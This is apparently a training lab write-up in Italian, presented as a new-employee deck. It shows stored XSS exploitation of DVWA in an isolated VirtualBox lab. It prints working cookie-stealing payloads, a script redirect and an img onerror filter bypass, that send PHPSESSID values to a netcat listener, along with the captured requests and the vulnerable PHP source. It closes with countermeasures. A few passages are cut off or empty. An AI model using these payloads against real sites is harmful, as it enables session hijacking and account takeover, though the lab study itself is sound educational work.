



GHOSTPROTOCOL



# Web Application Exploit XSS

Guide for New Employees

**GET STARTED →**



# Work environment setup

```
(kali㉿kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.104.100/24 brd 192.168.104.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::d6eb:74b:8ee2:bd24/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Uscita ip a su Kali conferma eth0 con inet 192.168.104.100/24 (e indirizzo IPv6 link-local); attesta che entrambe le macchine condividono la stessa rete L2/L3.

---

```
msfadmin@metasploitable:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:28:f6:45 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.104.150/24 brd 192.168.104.255 scope global eth0  
    inet6 fe80::a00:27ff:fe28:f645/64 scope link  
        valid_lft forever preferred_lft forever  
msfadmin@metasploitable:~$
```

Uscita ip a su Metasploitable conferma eth0 attiva con inet 192.168.104.150/24 e indirizzo MAC visibile; valida che il sistema risponde alla configurazione statica mostrata.

---



# Ping Demonstration

```
msfadmin@metasploitable:~$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=0.941 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=0.721 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=0.422 ms
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=6.07 ms
64 bytes from 192.168.104.100: icmp_seq=5 ttl=64 time=1.30 ms
```

Il ping da Metasploitable verso 192.168.104.100 mostra risposte ICMP regolari, confermando connettività bidirezionale fra le VM nel laboratorio.

---

```
(kali@kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=7.94 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=5.11 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=10.3 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=3.77 ms
```

Il ping da Kali verso 192.168.104.150 restituisce risposte ICMP con latenza bassa e consistente, verificando connettività unidirezionale corretta dal nodo attaccante al bersaglio.

---



# Input Analysis

L'ispezione del codice HTML mostra un `<textarea name="mtxMessage" maxlength="500">`: il campo ammette fino a 500 caratteri; questo vincolo influenza la dimensione massima del payload XSS persistente e richiede adattamento del codice malevolo.

---

```
<tr>
  <td width="100">Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
  </td>
</tr>
```

Comando `nc -lvp 4444` avvia un listener TCP/verbose sulla porta 4444 in attesa di connessioni in ingresso; utilizzato come endpoint di raccolta per ricevere richieste HTTP generate dal payload eseguito nel browser vittima.

---

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
```



# Scripting Analysis

## Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Pippo"/>
Message *	<input type="text" value="&lt;script&gt;document.location='http://192.168.104.100:4444/?cookie='+document.cookie;&lt;/script&gt;"/>
<input type="button" value="Sign Guestbook"/>	

Il form di DVWA mostra l'iniezione di uno script salvato lato server:

```
<script>document.location='http://192.168.104.100:4444/?cookie='+document.cookie;</script>
```

Il codice forza il browser della vittima a effettuare una richiesta verso il server attaccante includendo i cookie della sessione come parametro della query (XSS persistente).

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 55228
GET /?cookie=security=low;%20PHPSESSID=bf4b67c94718568eac9ffd0f326ac79a HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Il listener registra una connessione HTTP con GET /? cookie=...PHPSESSID=... e header (User-Agent, Referer): la presenza del valore PHPSESSID nella query conferma l'esfiltrazione del cookie di sessione. Implicazione operativa: se il cookie non è marcato HttpOnly, l'attaccante può tentare il session-hijack inserendo il valore nel proprio browser per impersonare l'utente.



# Scripting Analysis

Il codice mostra la logica di salvataggio: per mtxMessage viene applicata una pipeline di sanitizzazione (trim → strip\_tags → addslashes → mysql\_real\_escape\_string → htmlspecialchars), mentre per txtName è presente solo una sostituzione di '<script>' e mysql\_real\_escape\_string.

## Punti critici:

sanitizzazioni incoerenti fra campi, uso di funzioni mysql\_\* deprecate e assenza di prepared statements; l'ordine e la tipologia delle funzioni permette bypass mirati.

Il payload invia .

## Motivo di successo:

il nome del mittente non è completamente neutralizzato (non viene rimossa genericamente la tag <img>), quindi attributi come onerror eseguono JavaScript. L'attacco sfrutta differenze di trattamento tra campi per ottenere XSS persistente.

```
Medium Stored XSS Source

<?php

if(isset($_POST['btnSign']))
{

    $message = trim($_POST['mtxMessage']);
    $name     = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags(addslashes($message)));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');

}

?>
```

## Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="&lt;img src='x' onerror='new Image().src='http://192.168.104.100:4444/?cookie='+document.cookie'&gt;"/>
Message *	<input type="text" value="ForzaRoma"/>
<input type="button" value="Sign Guestbook"/>	



# Scripting Analysis

```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 41742  
GET /?cookie=security=medium;%20PHPSESSID=78656600f4021ae401a6e59556f1f198 HTTP/1.1  
Host: 192.168.104.100:4444  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0  
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.104.150/  
Priority: u=5, i
```

- Il listener registra la richiesta GET /? cookie=security=medium; PHPSESSID=... insieme a header (User-Agent, Referer). Questo conferma l'esfiltrazione del cookie di sessione e di variabili di stato (es. cookie security).

## **Implicazione operativa:**

cookie non marcati HttpOnly possono essere letti da JavaScript e usati per session-hijacking; header raccolti forniscono ulteriori informazioni sul client vittima.



## 1. Preparazione ambiente

- Configurazione della rete VirtualBox in host-only (Esercizio2) con prefisso 192.168.104.0/24.
- Assegnazione indirizzi statici: Kali 192.168.104.100/24, Metasploitable (DVWA) 192.168.104.150/24.

## 2. Verifica connettività

- Controllo interfacce (ip a) su entrambe le VM per conferma indirizzi.
- Ping bidirezionale tra Kali e Metasploitable per assicurare reachability.

## 3. Preparazione endpoint di raccolta

- Avvio di un listener TCP/HTTP su Kali con nc -lvp 4444 in attesa di richieste provenienti dal browser vittima.

## 4. Analisi del target web

- Ispezione del form guestbook in DVWA: campo textarea name="mtxMessage" maxlength="500"; identificazione punto di persistenza (Stored XSS).
- Revisione del codice server (Medium source): pipeline di sanitizzazione disomogenea tra mtxMessage e txtName.

## 5. Creazione del payload e test (Livello LOW)

- Costruzione payload esfiltrante semplice:
- `<script>document.location='http://192.168.104.100:4444/?cookie='+document.cookie;</script>`
- Inserimento del payload nel form Stored XSS e salvataggio.

# Our Timeline

## 6. Esecuzione e raccolta dati

- Visita della pagina compromessa; browser vittima esegue lo script e invia richiesta verso Kali.
- Ricezione sul listener di una GET `/?cookie=...PHPSESSID=...` contenente il valore della sessione e header HTTP (User-Agent, Referer).

## 7. Bypass filtri (Livello MEDIUM)

- Analisi delle funzioni di sanitizzazione e costruzione di payload che sfruttano l'error di un tag img:
- ``

## 8. Inserimento e conferma dell'esfiltrazione anche con filtri parziali attivi.

- Verifica delle limitazioni applicative

## 9. Rilevamento del maxlength=500 sul campo textarea; adeguamento dei payload per rientrare nel limite di caratteri.

- Analisi post-esfiltrazione e prova di sfruttamento
- Conferma che il cookie esfiltrato contiene PHPSESSID e altre variabili (security=medium).

## 10. Valutazione dell'opzione di session-hijack: inserimento manuale del valore del cookie in un browser dell'attaccante per impersonare la vittima (se il cookie non è HttpOnly).

- Documentazione e raccomandazioni operative



# Executive Summary

## 1. Vulnerabilità principale:

- XSS persistente nel guestbook di DVWA che consente l'esecuzione di JavaScript nel contesto della pagina e l'esfiltrazione di cookie di sessione quando questi non sono marcati come HttpOnly.

## 2. Causa tecnica:

- sanitizzazione incoerente e incompleta degli input lato server (uso di strip\_tags, htmlspecialchars, addslashes in combinazioni e ordini che lasciano spazi di bypass; assenza di prepared statements).

## 3. Prove pratiche:

- payload esfiltrante eseguito con successo sia in configurazione LOW che con bypass in configurazione MEDIUM; listener nc ha ricevuto GET contenenti PHPSESSID e header client, confermando la fuga di dati.

## 4. Vincoli operativi:

- il campo textarea impone un limite di 500 caratteri, necessario da considerare quando si costruiscono payload complessi.


## 5. Implicazioni di sicurezza:

- la lettura del cookie abilita potenziali session-hijack e impersonificazione; header catturati forniscono informazioni sul client vittima utili per ulteriori attacchi o fingerprinting.

## **Contromisure raccomandate (essenziali):**

1. Validazione e sanitizzazione coerente server-side (output encoding contestuale).
2. Utilizzo di prepared statements per accesso DB.
3. Impostare flag cookie HttpOnly e Secure.
4. Implementare Content Security Policy (CSP) restrittiva e rimuovere inline scripts o usare nonce.
5. Logging e monitoraggio delle inserzioni utente, limitazione dei field length e verifica di input complessi.





GHOSTPROTOCOL

Thank You  
We Guard You!